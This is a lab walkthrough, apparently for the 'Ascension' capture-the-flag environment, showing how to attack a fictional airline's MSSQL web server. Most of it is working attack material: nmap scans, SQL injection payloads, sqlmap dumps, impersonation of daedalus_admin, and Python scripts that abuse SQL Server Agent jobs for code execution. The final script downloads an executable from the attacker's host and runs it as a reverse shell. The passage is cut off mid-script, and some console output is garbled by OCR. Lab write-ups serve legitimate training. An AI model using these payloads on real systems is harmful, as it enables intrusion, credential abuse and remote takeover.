


 **snovvcrash** Guru
Rank: 690 ⚡ 38 ★ 72 



Ascension
By [egre55](#) and [TRX](#)

Daedalus Airlines is quickly becoming a major player in global aviation.

The pace of growth has meant that the company has accumulated a lot of technical debt. In order to avoid a data breach and potentially putting their supply chain at risk, Daedalus have hired your Cyber Security firm to test their systems.

Ascension is designed to test your skills in Enumeration, Exploitation, Pivoting, Forest Traversal and Privilege Escalation inside two small Active Directory networks.

The goal is to gain access to the trusted partner, pivot through the network and compromise two Active Directory forests while collecting several flags along the way. Can you Ascend?

Entry Point: 10.13.38.20

Hostname	IP
WEB01.daedalus.local	192.168.10.39
DC1.daedalus.local	192.168.10.6
MS01.megaairline.local	192.168.11.210
DC2.megaairline.local	192.168.11.201

Entry point: WEB01.daedalus.local (IP 10.13.38.20).

1. Takeoff

Scan the environment:

```

$ sudo nmap -n -Pn --min-rate=1000 -T4 10.13.38.20 -p- -v | tee ports
$ ports=`cat ports | grep '^*[0-9]' | awk -F "/" '{print $1}' | tr "\n" ',' | sed 's/,$/\n'` 
$ sudo nmap -n -Pn -sVC -oA nmap/10.13.38.20-alltcp.nmap 10.13.38.20 -p$ports

PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Daedalus Airlines
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp  open  ms-sql-s    Microsoft SQL Server 2017 14.00.2027.00; RTM+
| ms-sql-ntlm-info:
| Target_Name: DAEDALUS
| NetBIOS_Domain_Name: DAEDALUS
| NetBIOS_Computer_Name: WEB01
| DNS_Domain_Name: daedalus.local
| DNS_Computer_Name: WEB01.daedalus.local
| DNS_Tree_Name: daedalus.local
|_ Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2020-12-30T06:50:12
|_Not valid after: 2050-12-30T06:50:12
|_ssl-date: 2020-12-31T23:19:40+00:00; +1h20m59s from scanner time.
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: DAEDALUS
| NetBIOS_Domain_Name: DAEDALUS
| NetBIOS_Computer_Name: WEB01
| DNS_Domain_Name: daedalus.local
| DNS_Computer_Name: WEB01.daedalus.local
| DNS_Tree_Name: daedalus.local
|_ Product_Version: 10.0.17763
|_ System_Time: 2020-12-31T23:19:30+00:00
| ssl-cert: Subject: commonName=WEB01.daedalus.local
| Not valid before: 2020-10-09T18:14:30
|_Not valid after: 2021-04-10T18:14:30
|_ssl-date: 2020-12-31T23:19:40+00:00; +1h20m59s from scanner time.
5357/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc       Microsoft Windows RPC
49665/tcp open  msrpc       Microsoft Windows RPC
49666/tcp open  msrpc       Microsoft Windows RPC
49667/tcp open  msrpc       Microsoft Windows RPC
49668/tcp open  msrpc       Microsoft Windows RPC
49669/tcp open  msrpc       Microsoft Windows RPC
49670/tcp open  msrpc       Microsoft Windows RPC
64662/tcp open  msrpc       Microsoft Windows RPC

```

```
Service Info: OSS: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
|_clock-skew: mean: 2h29m33s, deviation: 3h01m26s, median: 1h20m58s
| ms-sql-info:
|   10.13.38.20:1433:
|     version:
|       name: Microsoft SQL Server 2017 RTM+
|       number: 14.00.2027.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: true
|_ TCP port: 1433
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: WEB01
|   NetBIOS computer name: WEB01\x00
|   Domain name: daedalus.local
|   Forest name: daedalus.local
|   FQDN: WEB01.daedalus.local
|_ System time: 2020-12-31T15:19:33-08:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_ Message signing enabled but not required
| smb2-time:
|   date: 2020-12-31T23:19:32
|_ start_date: N/A
```

Discover SQLi in <http://10.13.38.20/book-trip.php>.

The screenshot shows the Burp Suite interface. In the bottom-left pane, there is a 'Request' tab containing a POST request to `book-trip.php`. The 'Destination' parameter is highlighted with a red box. A red arrow points from this highlighted parameter to the corresponding field in the browser window above.

Code: 105
Message: [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Unclosed quotation mark after the character string ".

Code: 102
Message: [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Incorrect syntax near ".

Save the request to `book-trip.req` and enumerate DBs with sqlmap:

```
$ sqlmap -r book-trip.req -p destination --dbms mssql --batch --dbs --proxy http://127.0.0.1:8080 --fresh-queries
```

```
+ ./ascension/enum sqlmap -r book-trip.req -p destination --dbms mssql --batch --dbs --proxy http://127.0.0.1:8080 --fresh-queries
+ ./ascension/enum sqlmap -r book-trip.req -p destination --dbms mssql --batch --dbs --proxy http://127.0.0.1:8080 --fresh-queries
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for
[*] starting @ 18:50:42 / 2021-01-05

[18:50:42] [INFO] parsing HTTP request from 'book-trip.req'
custom injection marker ("*) found in POST body. Do you want to process it? [Y/n/q] Y
[18:50:42] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---

Parameter: #1# (Custom POST)
Type: error-based
Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)
Payload: destination= AND 9982 IN (SELECT (CHAR(113)+CHAR(122)+CHAR(106)+CHAR(118)+CHAR(113))+(SELECT (CASE WHEN (9982=9982) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(107)+CHAR(107)+CHAR(120)+CHAR(113))-- zsgu&adults=test1&children=test2

Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: destination=;WAITFOR DELAY '0:0:5'--&adults=test1&children=test2

Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: destination=;WAITFOR DELAY '0:0:5'-- PPFo&adults=test1&children=test2
---

[18:50:42] [INFO] testing Microsoft SQL Server
[18:50:42] [INFO] confirming Microsoft SQL Server
[18:50:42] [INFO] back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2017
[*] fetching database names
[18:50:42] [INFO] retrieved: 'daedalus'
[18:50:42] [INFO] retrieved: 'logs'
[18:50:42] [INFO] retrieved: 'master'
[18:50:42] [INFO] retrieved: 'model'
[18:50:42] [INFO] retrieved: 'msdb'
[18:50:42] [INFO] retrieved: 'tempdb'

[*] databases [b]:
[x] daedalus
[x] logs
[x] master
[x] model
[x] msdb
[x] tempdb

[18:50:42] [INFO] fetched data logged to text files under '/home/snowcrash/.local/share/sqlmap/output/10.13.38.20'
[*] ending @ 18:50:42 / 2021-01-05
```

List all the database users:

```
$ sqlmap -r book-trip.req -p destination --dbms mssql --batch --users
```

```
+ ./ascension/enum sqlmap -r book-trip.req -p destination --dbms mssql --batch --users
+ ./ascension/enum sqlmap -r book-trip.req -p destination --dbms mssql --batch --users
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for
[*] starting @ 18:53:52 / 2021-01-05

[18:53:52] [INFO] parsing HTTP request from 'book-trip.req'
custom injection marker ("*) found in POST body. Do you want to process it? [Y/n/q] Y
[18:53:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---

Parameter: #1# (Custom POST)
Type: error-based
Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)
Payload: destination= AND 9982 IN (SELECT (CHAR(113)+CHAR(122)+CHAR(106)+CHAR(118)+CHAR(113))+(SELECT (CASE WHEN (9982=9982) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(107)+CHAR(107)+CHAR(120)+CHAR(113))-- zsgu&adults=test1&children=test2

Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: destination=;WAITFOR DELAY '0:0:5'--&adults=test1&children=test2

Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: destination=;WAITFOR DELAY '0:0:5'-- PPFo&adults=test1&children=test2
---

[18:53:52] [INFO] testing Microsoft SQL Server
[18:53:52] [INFO] confirming Microsoft SQL Server
[18:53:52] [INFO] back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2017
[*] fetching database users
[18:53:52] [INFO] resumed: '#MS_AgentSigningCertificates'
[18:53:52] [INFO] resumed: '#MS_PolicyEventProcessingLogin'
[18:53:52] [INFO] resumed: '#MS_PolicySigningCertificates'
[18:53:52] [INFO] resumed: '#MS_SqlExecutionLogWriter'
[18:53:52] [INFO] resumed: '#MS_SnortExtendedSigningCertificates'
[18:53:52] [INFO] resumed: '#MS_SQLAuthenticatorCertificates'
[18:53:52] [INFO] resumed: '#MS_SQLReplicationSigningCertificates'
[18:53:52] [INFO] resumed: '#MS_SQLResourceSigningCertificates'
[18:53:52] [INFO] resumed: 'daedalus'
[18:53:52] [INFO] resumed: 'daedalus_admin'
[18:53:52] [INFO] resumed: 'NT AUTHORITY\SYSTEM'
[18:53:52] [INFO] resumed: 'NT Service\SQLSERVERAGENT'
[18:53:52] [INFO] resumed: 'NT SERVICE\SQLTELEMETRY'
[18:53:52] [INFO] resumed: 'NT SERVICE\SQLWriter'
[18:53:52] [INFO] resumed: 'NT SERVICE\WmiNgnt'
[18:53:52] [INFO] resumed: 'sa'
[18:53:52] [INFO] resumed: 'WEB01\svc_dev'

[*] database management system users [18]:
[x] #MS_AgentSigningCertificates
[x] #MS_PolicyEventProcessingLogin
[x] #MS_PolicySigningCertificates
[x] #MS_SqlExecutionLogWriter
[x] #MS_SnortExtendedSigningCertificates
[x] #MS_SQLAuthenticatorCertificates
[x] #MS_SQLReplicationSigningCertificates
[x] #MS_SQLResourceSigningCertificates
[x] daedalus
[x] daedalus_admin
[x] NT AUTHORITY\SYSTEM
[x] NT Service\SQLSERVERAGENT
[x] NT Service\SQLTELEMETRY
[x] NT Service\SQLWriter
[x] NT SERVICE\WmiNgnt
[x] sa
[x] WEB01\svc_dev
```

Drop into the SQL shell and get the MS SQL Server version, current database name and current user name:

```
sql-shell> @@version
sql-shell> db_name()
sql-shell> current_user
```

```
- ./fuzzydbs/enum aquamap -r book-trip_req -p destination -dms mssql -batch --sql-shell -proxy http://127.0.0.1:8080 --fresh-queries

[!] legal disclaimer: Use of Sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused.

[!] starting at 19:50:28 2021-01-05

[*] [19:50:28] [INFO] parsing HTTP request from 'book-trip_req'
[*] [19:50:28] [INFO] custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[*] [19:50:28] [INFO] testing connection to the target URL
[*] [19:50:28] [INFO] sqlmap resume the following injection point(s) from stored session:

Parameter: #1 ((custom) POST)
  Type: error-based
    Title: Microsoft SQL Server/Sybase AND error-based - WHERE OF HAVING clause (IN)
    Payload: destination' AND 9982 IN (SELECT (CHAR(113)+CHAR(122))+CHAR(186)+CHAR(118)+CHAR(113)+(SELECT (CASE WHEN (9982=9982) THEN CHAR(49) ELSE CHAR(48) END))CHAR(113)+CHAR(107)+CHAR(107)+CHAR(120)+CHAR(113))-- _zgu6Adults=test1$children@test2

  Type: time-based blind
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: destination' WAITFOR DELAY '0:0:5'--_adults=test1$children@test2

  Type: time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind (IF)
    Payload: destination' WAITFOR DELAY '0:0:5'--_PPO6Adults=test1$children@test2

[*] [19:50:30] [INFO] testing Microsoft SQL Server
[*] [19:50:31] [INFO] confirming Microsoft SQL Server
[*] [19:50:31] [INFO] confirming Microsoft SQL Server
[*] [19:50:31] [INFO] back-end DBMS: Microsoft SQL Server 2017
[*] [19:50:31] [INFO] calling Microsoft SQL Server shell. To quit type 'x' or 'q' and press ENTER

sql-shells powershell
[*] [19:50:31] [INFO] fetching SQL query output: '@version'
[*] [19:50:31] [INFO] retrieved: 'Microsoft SQL Server 2017 (RTM-GDR) (KB4505224) - 14.0.2027.2 (X64) \n\tJun 15 2019 00:26:19 \n\tCopyright (C) 2017 Microsoft Corporation\n\tStandard Edition (64-bit) on Windows Server 2019 Standard 10.0 <X64> (Build 17763: ) (Hypervisor)\n@version'
[*] [19:50:31] [INFO] fetching SQL query output: 'db_name()'
[*] [19:50:31] [INFO] retrieved: 'master'
[*] [19:50:31] [INFO] fetching SQL query output: 'current_user'
[*] [19:50:31] [INFO] retrieved: 'sa@sa'
[*] [19:50:31] [INFO] current_user = 'sa@sa'
[*] [19:50:31] [INFO] sql-shell: current_user
```

Enum DB Roles

Here we're looking at what roles database users are assigned.

Create `roles` table for the output (sqlmap sometimes doesn't do it correctly when feeding it complex queries directly for [blind SQLIs](#)):

```
CREATE TABLE roles ([username] sysname, [rolename] sysname)
destination='; CREATE TABLE roles ([rolename] sysname, [username] sysname)--
xyz&adults=&children=
```


Map database user names to database role names (query stolen from docs.microsoft.com):

```
SELECT isnull (DP1.name, 'No members') AS DatabaseUserName, DP2.name AS DatabaseRoleName
FROM msdb.sys.database_role_members AS DRM
LEFT OUTER JOIN msdb.sys.database_principals AS DP1
    ON DRM.member_principal_id = DP1.principal_id
RIGHT OUTER JOIN msdb.sys.database_principals AS DP2
    ON DRM.role_principal_id = DP2.principal_id
WHERE DP2.type = 'R'
ORDER BY DP1.name

destination='; INSERT INTO roles (username, rolename) SELECT isnull (DP1.name,
'No members') AS DatabaseUserName, DP2.name AS DatabaseRoleName FROM
msdb.sys.database_role_members AS DRM LEFT OUTER JOIN
msdb.sys.database_principals AS DP1 ON DRM.member_principal_id = DP1.principal_id
RIGHT OUTER JOIN msdb.sys.database_principals AS DP2 ON DRM.role_principal_id =
DP2.principal_id WHERE DP2.type = 'R' ORDER BY DP1.name-- xyz&adults=&children=
```

Dump the resulting table:

```
$ sqlmap -r book-trip.req -p destination --dbms mssql --batch -D daedalus -T roles --dump --proxy http://127.0.0.1:8080 --fresh-queries
```



rolename	username
public	No members
TargetServersRole	No members
SQLAgentUserRole	SQLAgentReaderRole
SQLAgentUserRole	dc_operator
SQLAgentUserRole	MS_DataCollectorInternalUser
SQLAgentUserRole	daedalus_admin
SQLAgentUserRole	WEB01\svc_dev
SQLAgentReaderRole	SQLAgentOperatorRole
SQLAgentReaderRole	daedalus_admin
SQLAgentReaderRole	WEB01\svc_dev
SQLAgentOperatorRole	PolicyAdministratorRole
SQLAgentOperatorRole	daedalus_admin
SQLAgentOperatorRole	WEB01\svc_dev
DatabaseMailUserRole	No members
db_ssisadmin	No members
db_ssisltduser	dc_operator
db_ssisltduser	dc_proxy
db_ssисoperator	dc_operator
db_ssисoperator	dc_proxy
db_ssисoperator	MS_DataCollectorInternalUser
dc_operator	dc_admin
dc_admin	MS_DataCollectorInternalUser
dc_proxy	No members
PolicyAdministratorRole	##MS_PolicyEventProcessingLogin##
PolicyAdministratorRole	##MS_PolicyTsqlExecutionLogin##
ServerGroupAdministratorRole	No members
ServerGroupReaderRole	ServerGroupAdministratorRole
UtilityCMRReader	No members
UtilityIMRWriter	No members
UtilityIMRReader	UtilityIMRWriter
db_owner	dbo
db_accessadmin	No members
db_securityadmin	No members
db_ddladmin	No members
db_backupoperator	No members
db_datareader	No members
db_datawriter	No members
db_denydatareader	No members
db_denydatawriter	No members

The `daedalus_admin` user has `SQLAgentUserRole`, `SQLAgentReaderRole` and `SQLAgentOperatorRole` roles assigned, which [means](#) he can create and run SQL Server Agent jobs even if he is not a sysadmin.

If we could impersonate `daedalus_admin`, then we would be able to create and run jobs too.

Enum DB Grants

Now we're looking for principals that current database user (`daedalus`) is allowed to impersonate.

Create `grants` table for the output:

```
CREATE TABLE grants (username varchar(1024))

destination='; CREATE TABLE grants (username varchar(1024))--xyz&adults=&children=
```


Discover principals that can be impersonated by `daedalus` (query stolen from [NetSPI](#)):

```
SELECT distinct b.name
FROM sys.server_permissions a
INNER JOIN sys.server_principals b
ON a.grantor_principal_id = b.principal_id
WHERE a.permission_name = 'IMPERSONATE'

destination='; INSERT INTO grants (username) SELECT distinct b.name FROM
sys.server_permissions a INNER JOIN sys.server_principals b ON
a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'--xyz&adults=&children=
```

Dump the resulting table:

```
$ sqlmap -r book-trip.req -p destination --dbms mssql --batch -D daedalus -T grants --dump --proxy http://127.0.0.1:8080 --fresh-queries
```



The screenshot shows the sqlmap interface with the command: \$ sqlmap -r book-trip.req -p destination --dbms mssql --batch -D daedalus -T grants --dump --proxy http://127.0.0.1:8080 --fresh-queries. The interface displays the progress of the dump operation, showing various SQL injection markers and payload details. A warning message about legal disclaimer and table structure is visible. The grants table structure is shown with columns: grants, [1 entry], username, and daedalus_admin.

Voila! As one would expect, we can impersonate `daedalus_admin` using [EXECUTE AS](#).

Enum Proxy Accounts

"A SQL Server Agent proxy account defines a security context in which a job step can run. Each proxy corresponds to a security credential. To set permissions for a particular job step, create a proxy that has the required permissions for a SQL Server Agent subsystem, and then assign that proxy to the job step." – [docs.microsoft.com](#)

Create `proxy` table for the output (result sets taken from [here](#)):

```

CREATE TABLE proxy ([proxy_id] int, [name] sysname, [credential_identity]
sysname, [enabled] tinyint, [description] nvarchar(1024), [user_sid]
varbinary(85), [credential_id] int, [credential_identity_exists] int)

destination='; CREATE TABLE proxy ([proxy_id] int, [name] sysname,
[credential_identity] sysname, [enabled] tinyint, [description] nvarchar(1024),
[user_sid] varbinary(85), [credential_id] int, [credential_identity_exists] int)-
- xyz&adults=&children=

```

Impersonate `daedalus_admin` and enumerate SQL Server Agent proxies:

```

EXEC AS login = N'daedalus_admin'; INSERT INTO proxy EXEC msdb.dbo.sp_help_proxy

destination='; EXEC AS login = N'daedalus_admin'; INSERT INTO proxy EXEC
msdb.dbo.sp_help_proxy-- xyz&adults=&children=

```

Dump the resulting table:

```

$ sqlmap -r book-trip.req -p destination --dbms mssql --batch -D daedalus -T
proxy --dump --proxy http://127.0.0.1:8080 --fresh-queries

```

```

+ ./ascension/enum sqlmap -r book-trip.req -p destination --dbms mssql --batch -D daedalus -T proxy --dump --proxy http://127.0.0.1:8080 --fresh-queries
[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for [+] starting @ 19:56:46 / 2021-01-05

[19:56:48] [INFO] passing HTTP request from 'book-trip.req'
custom injection marker ('*) found in POST body. Do you want to process it? [Y/n/q] Y
[19:56:49] [INFO] Testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: Fis (Custom POST)
Type: error-based
Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)
Payload destination= AND 9982 IN (SELECT (CHAR(113)+CHAR(122))+CHAR(108)+CHAR(118)+(SELECT (CASE WHEN (9982=9982) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(107)+CHAR(107)+CHAR(120)+CHAR(113))-- zsgu&adults=test1&children=test2
Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload destination=;WAITFOR DELAY '0:0:5'--&adults=tests1&children=test2
Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload destination=;WAITFOR DELAY '0:0:5'-- PPfo&adults=tes1&children=test2
[19:56:50] [INFO] testing Microsoft SQL Server
[19:56:50] [INFO] confirming Microsoft SQL Server
[19:56:53] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2017
[19:56:54] [INFO] retrieving data for table 'proxy' in database 'daedalus'
[19:56:55] [INFO] retrieved: 'credential_id'
[19:56:55] [INFO] retrieved: 'credential_identity'
[19:56:55] [INFO] retrieved: 'credential_identity_exists'
[19:56:55] [INFO] retrieved: 'description'
[19:56:55] [INFO] retrieved: 'name'
[19:56:55] [INFO] retrieved: 'proxy_id'
[19:56:55] [INFO] retrieved: 'user_sid'
[19:56:56] [INFO] fetching entries for table 'proxy' in database 'daedalus'
[19:56:58] [WARNING] in case of table dumping problems (e.g. column entry order) you are advised to rerun with '--force-pivoting'
[19:56:58] [INFO] retrieved: ''
[19:56:58] [INFO] retrieved: '65537'
[19:56:58] [INFO] retrieved: 'svc_dev'
[19:56:59] [INFO] retrieved: ''
[19:56:59] [INFO] retrieved: 'Allow user to access the CmdExec and Powershell subsystems.'
[19:56:59] [INFO] retrieved: ''
[19:56:59] [INFO] retrieved: 'svc_dev'
[19:56:59] [INFO] retrieved: ''
[19:56:59] [INFO] retrieved: ''
[19:56:59] [INFO] potential binary fields detected ('user_sid'). In case of any problems you are advised to rerun table dump with '--fresh-queries --binary-fields="user_sid"'
Database: daedalus
Table: proxy
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+
| proxy_id | user_sid | credential_id | name | enabled | description | credential_identity | credential_identity_exists |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | ?..?x15.?????? | 65537 | svc_dev | 1 | Allow user to access the CmdExec and Powershell subsystems. | WEB01\svc_dev | 1 |
+-----+-----+-----+-----+-----+-----+-----+
[19:57:02] [INFO] table 'daedalus.dbo.proxy' dumped to CSV file '/home/snowvcrash/.local/share/sqlmap/output/10.13.38.20/dump/daedalus/proxy.csv'
[19:57:02] [INFO] fetched data logged to text files under '/home/snowvcrash/.local/share/sqlmap/output/10.13.38.20'
[+] ending @ 19:57:02 / 2021-01-05

```

We've discovered an existent proxy, so we can now execute the full attack to gain RCE.

MSSQL Agent Jobs for Command Execution

I will follow Optiv [research](#) to gain RCE via Agent jobs. The only thing that I have to add is the `@proxy_id` parameter (for the `sp_add_jobstep` procedure) which will point to the discovered proxy account.

PoC script on Python to get ping back:

```
#!/usr/bin/env python3
```

```
import sys
```

```

from random import choices
from string import ascii_lowercase

import requests

lhost = sys.argv[1]

rnd = ''.join(choices(ascii_lowercase, k=8))

sqli_rce = """\
USE msdb; \
EXEC AS login = N'daedalus_admin'; \
EXEC msdb.dbo.sp_add_job @job_name = N'%s_job'; \
EXEC msdb.dbo.sp_add_jobstep @job_name = N'%s_job', @step_name = N'%s_step', \
@subsystem = N'CmdExec', @command = N'c:\windows\system32\cmd.exe /c ping -n 1 \
%s', @retry_attempts=1, @retry_interval=5, @proxy_id=1; \
EXEC msdb.dbo.sp_add_jobserver @job_name = N'%s_job'; \
EXEC msdb.dbo.sp_start_job @job_name = N'%s_job'; \
""" % (rnd, rnd, rnd, lhost, rnd)
sqli_template = '%s-- xyz'

data = {'destination': sqli_template % sqli_rce, 'adults': '', 'children': ''}
proxies = {'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080'}
resp = requests.post('http://10.13.38.20/book-trip.php', data=data,
proxies=proxies)

```

The screenshot shows a terminal window with two tabs. The left tab contains the exploit script code. The right tab shows network traffic being captured by tcpdump on interface tun0, specifically ICMP echo requests and replies between the exploit host and the target at 10.13.38.20.

Weaponized script to deliver [this](#) reverse shell by [@xct](#) and execute it:

```

#!/usr/bin/env python3

from sys import argv
from random import choices
from string import ascii_lowercase

import requests


class AgentJobshell:

    def __init__(self, subsystem, lhost, lport):
        self._subsystem = subsystem
        self._lhost = lhost
        self._lport = lport

```

```

# Upload shell
if self._subsystem == 'PowerShell':
    self._command = '''powershell -NoP -sta -NonI -W Hidden -Exec Bypass
-C "(New-Object Net.WebClient).DownloadFile('http://%s:%s/xc.exe',
'$env:userprofile\music\snovvcrash.exe')""'' % (self._lhost, self._lport)

# Exec shell
elif self._subsystem == 'CmdExec':
    self._command = '''c:\windows\system32\cmd.exe /c
%USERPROFILE%\music\snovvcrash.exe %s %s''' % (self._lhost, self._lport)

def exec_agent_job(self):
    rnd = ''.join(choices(ascii_lowercase, k=8))

    sqli_rce = """\
USE msdb; \
EXEC AS login = N'daedalus_admin'; \
EXEC msdb.dbo.sp_add_job @job_name = N'%s_job'; \
EXEC msdb.dbo.sp_add_jobstep @job_name = N'%s_job', @step_name =
N'%s_step', @subsystem = N'%s', @command = N'%s', @retry_attempts=1,
@retry_interval=5, @proxy_id=1; \
EXEC msdb.dbo.sp_add_jobserver @job_name = N'%s_job'; \
EXEC msdb.dbo.sp_start_job @job_name = N'%s_job'; \
""" .replace('\t', '') % (rnd, rnd, rnd, self._subsystem, self._command,
rnd, rnd)

    sqli_template = '; %s-- xyz'

    data = {'destination': sqli_template % sqli_rce, 'adults': '',
'children': ''}
    proxies = {'http': 'http://127.0.0.1:8080', 'https':
